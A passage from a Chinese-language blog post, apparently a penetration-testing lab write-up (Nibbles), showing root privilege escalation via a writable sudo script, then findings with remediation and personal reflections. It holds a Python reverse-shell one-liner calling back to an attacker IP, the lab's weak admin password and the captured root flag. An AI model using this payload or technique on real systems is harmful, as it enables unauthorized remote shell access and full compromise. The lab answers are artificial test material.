echo 'python3 -c '\''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.205",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("sh")'\''' >> /home/nibbler/personal/stuff/monitor.sh
,把我們的reverse shell加到root會執行的/home/nibbler/personal/stuff/monitor.sh腳本
下
sudo /home/nibbler/personal/stuff/monitor.sh
,以root身分執行我們修改後的檔案
來看監聽的終端機,我們有成功收到回彈的shell!
下whoami,我們成功變成root了!
先ls ../../../../,到根目錄檢視有沒有我們有興趣的資料或資料夾
有root的資料夾耶!我們現在是root了!來看看有什麼好東西!
下cd ../../../../,
回到根目錄!
再下
cd root
pwd

確認我們在/root資料夾了!
下ls -al,看這個資料夾裡,有什麼好東西
有root.txt耶!!!
下cat root.txt,檢視root.txt的內容
拿到root的flag了!!!!root 的 flag 是:386d0c39dad77b9e516609044a9c5ef1

Root Cause
The production http://10.129.82.82:80 contains an HTML comment (<!-- /nibbleblog/ directory -->) that discloses the application’s internal directory path.
Impact
An attacker can leverage the disclosed path to locate the admin login interface and identify the application version,facilitating further enumeration that leads to remote code execution and ultimately full root compromise of the server.
Remediation
- (Priority) Remove unnecessary development comments and internal path references from production web pages.
- Review publicly accessible pages and source code for information that could assist attackers.
- Restrict access to administrative interfaces using appropriate access controls where feasible.
Root Cause
The Nibbleblog administrative account uses weak, easily guessable credentials (`admin:nibbles`). The password is closely related to the application name, making it easier for an attacker to guess.
Impact
An attacker can authenticate to the administrative login page using the weak credentials. Combined with an exploitable vulnerability in the application, this access may enable remote code execution and compromise of the host.
Remediation
-  (Priority) Replace weak credentials with a strong, unique password that is not related to the application name.
- Implement an account lockout policy after consecutive failed login attempts.
Root Cause
The script `/home/nibbler/personal/stuff/monitor.sh` is writable by the lower-privileged `nibbler` user, even though it can be executed with root privileges through sudo.
Impact
An attacker who compromises nibbler account can modify the script and execute arbitrary commands with root privileges.
Remediation
- (Priority) Remove write permissions for non-privileged users from scripts executed by root.
- (Priority) Ensure /home/nibbler/personal/stuff/monitor.sh is owned by root and writable only by root.
- Review all root jobs and verify the permissions of referenced scripts and directories.
- Apply the principle of least privilege to scheduled tasks or scripts.
- Review the permissions of parent directories to prevent unauthorized replacement or modification of the script.
Root Cause
The sudoers configuration allows the `nibbler` user to execute `/home/nibbler/personal/stuff/monitor.sh` as root without password authentication.
Impact
An attacker who compromises the `nibbler` account can execute the permitted script with root privileges. This can lead to full system compromise, particularly because the script is writable by the `nibbler` user.
Remediation
- (Priority) Review whether the `nibbler` user needs to execute this script with root privileges. Remove the sudo permission if it is unnecessary.
- If the permission is required for legitimate administrative tasks, redesign the configuration to permit only the minimum necessary operations.
- Ensure that any script executable through sudo, along with its parent directories and dependencies, cannot be modified by unprivileged users.
- Regularly audit sudoers rules and validate that granted privileges follow the principle of least privilege.
好讚!!!Day 29 的限時實戰原本真的超級緊張 ><
很害怕自己卡在一半,突然完全沒想法,也很怕速度太慢,最後來不及完成破關跟鐵人賽的文章 QQ
但沒想到,經過這近一個月的密集訓練,自己對於滲透測試的偵查、漏洞利用,以及遇到線索時該怎麼判斷下一步,真的有很明顯的進步!
這次可以在限時內順利打到 root,除了前面累積的練習,也很慶幸自己有認真整理各種 SOP。
像是看到一個 IP 之後該怎麼開始偵查、拿到 Shell 之後要先確認哪些資訊,以及發現某個設定可能有問題時,該怎麼繼續驗證。
以前可能會因為不知道下一步要做什麼而卡住,但現在至少可以先依照自己的流程往下檢查,再根據找到的線索調整方向。
當然,這不代表自己已經完全熟悉所有技術,也不是每個步驟都能獨立完成。
但跟一開始相比,現在已經更有能力把學過的知識串起來,遇到卡關時,也會試著回頭整理線索、確認問題,再決定下一步該怎麼走!
這次限時實戰也讓我發現,整理 SOP 真的很有幫助,但 SOP 並不是照著跑完就好。更重要的是理解每個步驟的目的,並根據實際找到的線索調整方向~
明天就要來盤點這 30 天的學習成果,以及接下來的學習方向!
那我們就明天見啦~🎉



 iThome鐵人賽
 看影片追技術